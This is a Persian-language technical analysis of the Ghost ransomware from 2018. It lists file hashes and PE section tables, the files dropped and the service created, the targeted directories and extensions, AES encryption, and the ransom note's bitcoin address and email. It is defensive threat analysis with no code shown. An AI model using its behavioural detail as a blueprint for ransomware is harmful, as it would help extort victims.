باسمه تعالی

تحلیل فنی باج‌افزار Ghost

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام Ghost خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اواسط ماه نوامبر سال ۲۰۱۸ میلادی شروع شده است و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. طبق بررسی‌های صورت گرفته بر روی فایل باج‌افزار Ghost، به نظر می‌رسد فایل‌های مختلفی در آن تعبیه شده است که پس از اجرای باج‌افزار، این فایل‌ها در یک پوشه به نام Ghost، واقع در دایرکتوری Roaming ایجاد می‌شوند و سپس فرایند مربوط به فایل اصلی خاتمه پیدا می‌کند و یک سرویس جدید تحت عنوان GhostService جهت ادامه‌ی فعالیت باج‌افزار، ایجاد می‌شود. این باج‌افزار از الگوریتم رمزنگاری AES برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌هایی با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. همچنین باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به ".Ghost" تغییر می‌دهد و از قربانیان تقاضای پرداخت بیت‌کوین می‌کند.

مشخصات فایل‌های اجرایی :

۱- مشخصات فایل اصلی باج‌افزار Ghost :

نام فایل	Ghost.exe
MD۵	cd۰f۷f۲۹e۳۳۷f۲ebe٤٥٥ba٤a۸٥fb۲b۷۰
SHA-۱	۱c۷۱۹c۸a۸۲٦۲a۰۷٦۸۲d٦dfa۱bfa٥۹٥d٥٤۳٥f۰٦b۸
SHA-۲٥٦	c٥٤٦b۸dc٦٤۱f۳۳e۲٤d٦bbfec۸۲٥۸٥٤b٤e٥a۹b۱۰٤c۱۳۱٥۳cc۸f۱۱۰e۳۸۲a۸۹۷d٤۷
اندازه فایل	٦۳٦ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

۲- مشخصات فایل GhostService.exe :

نام فایل	GhostService.exe
MD۵	b۹۳٥۸۸bbb۳f۳f۰addd٥٥۹۸٥۸٦bbe۲٥٦٦
SHA-۱	۲۸۰٥۰b۸۲bf۱a٤٥٤۰d۰۸٤df۸٥c۸۸dd۳a۱d۷۳٥a۰٤٤
SHA-۲٥٦	f٦۳٤ab۰۰٤fa٤۰fe۳bcce۸b۳٤d٥۱۸٤e۰ab٦۸۷۹۸a۰٤۰۲٦٦۸۲٦٦۳a۳abd۲e۷d۸۷۰٦٥

اندازه فایل	۱٤۱ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

۳- مشخصات فایل **GhostForm.exe** :

نام فایل	GhostForm.exe
MD٥	۳a۲٦۳۳cd٥۱٥۲a۲۲۹d۱f۹۸٦۰۷۳۰۸۲ecd۰
SHA-۱	۲e۸۹fd۲۳۲۰٤٤۱٥۳۰۸٤۹٦f۰۹c۰ef۹f۱۳bdac۲c۱۰b
SHA-۲٥٦	ee۸۸٤ee۰۸٤۷٤f۷۱٥۳c۳acea۱cbb۸d۸۱e٦۷۹٤۱٥c۱d۸۷d٥۹۷e۲۳۱۷۲e۰b۸e۳ba۷۸e
اندازه فایل	۳۰ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

٤- مشخصات فایل **GhostHammer.dll** :

نام فایل	GhostHammer.dll
MD٥	٥db٤۰b۷c٤۲۳۷٦cc۰۷۷۳۸۳۰٦۹a۹c٥۰۹eb
SHA-۱	۸۲c٦ed۱b۳۹۹۳fe۰٦۰۹c۰۲۳۱d۸e۹e٦۷eeb۱۲e٤b۲٤
SHA-۲٥٦	f٦b٦٥a٤۰۳٤۱۷ea٤d۹۷۳b٥d٤۲dc۱٦a۳٥e۷٥٦۲b۳۷۳٥۰٦۰۳bf۲۰۷۰d۹a۰da٥ed٥f٦٦
اندازه فایل	۱۱.٥ KB

٥- مشخصات فایل **GhostFile.dll** :

نام فایل	GhostFile.dll
MD٥	٤٦٤da٦c٤٤٦٥۸۱٦cba۲d۲۷۸٦۳٤e۲b۹d۳e
SHA-۱	۷۲۳٥٤a٥۷۷d٤۷b٥fa٦۹٤f۳۲۳a۷٥fdd۸٥d۹c۸٤۲٤ff
SHA-۲٥٦	۹۲٦۱۲۸٤a۹d٥ecdf۲۹a۱٥۸٤f۸۰c۲۸f٤ee۰۲۷cfaf۳d۱٤۷۷٦۷۷۹b٦۱b۳۸۷٤٦٤۳c۰ed
اندازه فایل	۱۷ KB

۱- فایل اصلی باج‌افزار Ghost دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٥.۸۸	۸۱۹۲	٤۹۹٦۲۰	٤۹۹۷۱۲
.rsrc	۳.٥۲	٥۰۷۹۰٤	۱٥۰۳۷٦	۱٥۰٥۲۸
.reloc	۰.۱	٦٦۳٥٥۲	۱۲	٥۱۲

۲- فایل GhostService.exe دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.٣٦	٨١٩٢	١٤١٥٤٠	١٤١٨٢٤
.rsrc	٣.٩٥	١٥٥٦٤٨	١٣٧٦	١٥٣٦
.reloc	٠.١	١٦٣٨٤٠	١٢	٥١٢

۳- فایل GhostForm.exe دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٣٦	٨١٩٢	٢٨١١٦	٢٨١٦٠
.rsrc	٣.٩١	٤٠٩٦٠	١٣٤٤	١٥٣٦
.reloc	٠.٠٨	٤٩١٥٢	١٢	٥١٢

٤- فایل GhostHammer.dll دارای پنج بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
X١d}	٧.٩٢	٨١٩٢	٢٣٤٤	٢٥٦٠
.text	٥.٩٣	١٦٣٨٤	٥٨٤٠	٦١٤٤
.rsrc	٢.٨٥	٢٤٥٧٦	٨٨٨	١٠٢٤
.reloc	٠.٠٨	٣٢٧٦٨	١٢	٥١٢
	٠.١٢	٤٠٩٦٠	١٦	٥١٢

٥- فایل GhostFile.dll دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٥.٤٥	٨١٩٢	١٥٢٠٤	١٥٣٦٠
.rsrc	٢.٧٣	٢٤٥٧٦	٨٤٨	١٠٢٤
.reloc	٠.٠٨	٣٢٧٦٨	١٢	٥١٢

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Ghost، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، یک پوشه تحت عنوان Ghost در دایرکتوری Roaming ایجاد می‌کند و فایل‌های زیر را درون آن قرار می‌دهد:

۱- فایل Ghost.bat : شامل دستوراتی برای ایجاد یک سرویس در سیستم قربانی
۲- فایل GhostHammer.dll : این فایل جهت رمزگذاری فایل‌ها مورد استفاده قرار می‌گیرد.
۳- فایل GhostService.exe : پس از خاتمه‌ی فرایند اصلی باج‌افزار، ادامه‌ی فرایند رمزگذاری فایل‌ها با اجرای این فایل صورت می‌گیرد.
٤- فایل GhostService.exe.config
۵- فایل GhostService.pdb
٦- فایل GhostService.vshost.exe


تصویر زیر مربوط به محتوای فایل Ghost.bat می‌باشد :




تصویر زیر مربوط به فایل‌های ایجاد شده در دایرکتوری مورد اشاره می‌باشد :



پس از ایجاد فایل‌های مورد اشاره در دایرکتوری Roaming، فایل Ghost.bat با استفاده از محیط Cmd اجرا می‌گردد و فرایند مربوط به فایل اصلی باج‌افزار خاتمه می‌یابد. با اجرای فایل Ghost.bat یک سرویس تحت عنوان GhostService.exe در سیستم قربانیان آغاز به کار می‌نماید و ادامه‌ی فرایند رمزگذاری فایل‌ها توسط این سرویس صورت می‌پذیرد. تصویر زیر مربوط به فرایندهای مورد اشاره می‌باشد :



تصویر ۱: اجرای فایل Ghost.bat با استفاده از محیط Cmd



تصویر ۲: پردازه‌ی مربوط به سرویس GhostService.exe

پس از اجرای سرویس GhostService.exe از ادامه‌ی فعالیت فرایندهای مرتبط با نرم‌افزارهـای پایگـاه داده جلوگیری می‌شود و فایل‌های زیر توسط آن در درایو C:\ سیستم قربانیان ایجاد می‌گردد :

۱- فایل autoexec.bat.Ghost


۲- فایل Do_Not_Delete_codeId.txt : محتوای این فایل شامل کد شناسایی قربانیان می‌باشد.

۳- فایل GhostFile.dll : باج‌افزار با استفاده از این فایل، دایرکتوری‌های مورد هدف خود را جهت رمزگذاری فایل‌ها اسکن می‌کند.


٤- فایل GhostForm.exe : این فایل جهت نمایش پنجره‌ی پیغام باج‌خواهی به قربانیان استفاده می‌شود.

۵- فایل GhostHammer.dll : این فایل جهت رمزگذاری فایل‌ها مورد استفاده قرار می‌گیرد.


تصویر زیر مربوط به محتوای فایل Do_Not_Delete_codeId.txt می‌باشد :



تصویر زیر مربوط به فایل‌های ایجاد شده در درایو C:\ سیستم قربانیان پس از اجرای فایل GhostService.exe می‌باشد :




تصویر زیر مربوط به پنجره‌ی پیغام باج‌خواهی باج‌افزار می‌باشد :



بر اساس پیغام باج‌خواهی، مهاجمین اعلام کرده‌اند تمام فایل‌ها را رمزگذاری کرده‌اند و قربانیان در صورت تمایل برای رمزگشایی آن‌ها باید مبلغ ۰.۰۸۱۱۶ بیت‌کوین را به کیف پول بیت‌کوین به آدرس ۱N۷AmqH۱۲EN۳yAkVMPB۵rZoVX۷۵۸jgLbzj ارسال نمایند. همچنین مهاجمین در ادامه اعلام نموده‌اند

که قربانیان پس از پرداخت مبلغ مورد اشاره از طریق آدرس ایمیل paymemen@gmail.com جهت دریافت ابزار رمزگشایی، با آن‌ها ارتباط برقرار نمایند و در ایمیل ارسالی بایستی کد شناسایی مربوط به خود را نیز ارسال نمایند. طبق بررسی‌های صورت گرفته کیف پول مربوط به این باج‌افزار تاکنون تراکنشی نداشته است.




همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌هایی با پسوندهای مشخص و موجود در دایرکتوری‌های زیر را مورد هدف قرار می‌دهد :

Desktop, Documents, Picture, Videos, Music, C:\Program Files (x٨٦)\Microsoft SQL Server, C:\Program Files\Microsoft SQL Server,


لیست فایل‌های مورد هدف باج‌افزار :

.bat, .dot, .doc, .wbk, .docx, .pst, .docm, .dotm, .xls, .xlt, .xlsx, .xlm, .xlsm, .ppt, .ldf, .pps, .pptx, .accdb, .accde, .pub, .xps, .pdf, .mp٣, .mp٤, .wav, .wma, .mpa, .٧z, .rar, .zip, .iso, .tar.gz, .csv, .mdb, .sql, .xml, .db, .dbf, .jar, .ai, .bmp, .mdf, .gif, .ico, .jpg, .png, .jpeg, .tif, .tiff, .svg, .js, .html, .php, .css, .cs, .class, .vb, .bak, .ink, .avi

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است فایل‌هایی که نام آن‌ها به زبان فارسی می‌باشد را نیز رمزگذاری کرده است و پس از رمزگذاری فایل‌ها پسوند ".Ghost" را به انتهای آن‌ها اضافه می‌کند.



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود. هنگام اجرای باج‌افزار Ghost شاهد بودیم که این باج‌افزار به طور میانگین از بیش از ۹۵ درصد ظرفیت CPU، و ۵ الی ۱۰ درصد ظرفیت حافظه (RAM) استفاده می‌کند. در محیط آزمایشگاه، فرایند رمزگذاری فایل‌های موجود بر روی یک هارد دیسک با حجم ۲۵ گیگابایت، ۳ دقیقه به طول انجامید. همچنین طبق بررسی‌های انجام شده فرایند مربوط به این باج‌افزار پس از رمزگذاری تمام فایل‌ها همچنان ادامه می‌یابد و در صورتی که فایل جدیدی در دایرکتوری‌های مورد هدف باج‌افزار قرار گیرد، آن‌ها را نیز رمزگذاری می‌کند. تصویر زیر مربوط به بخشی از نمودار مصرف منابع سیستم توسط باج‌افزار، می‌باشد :

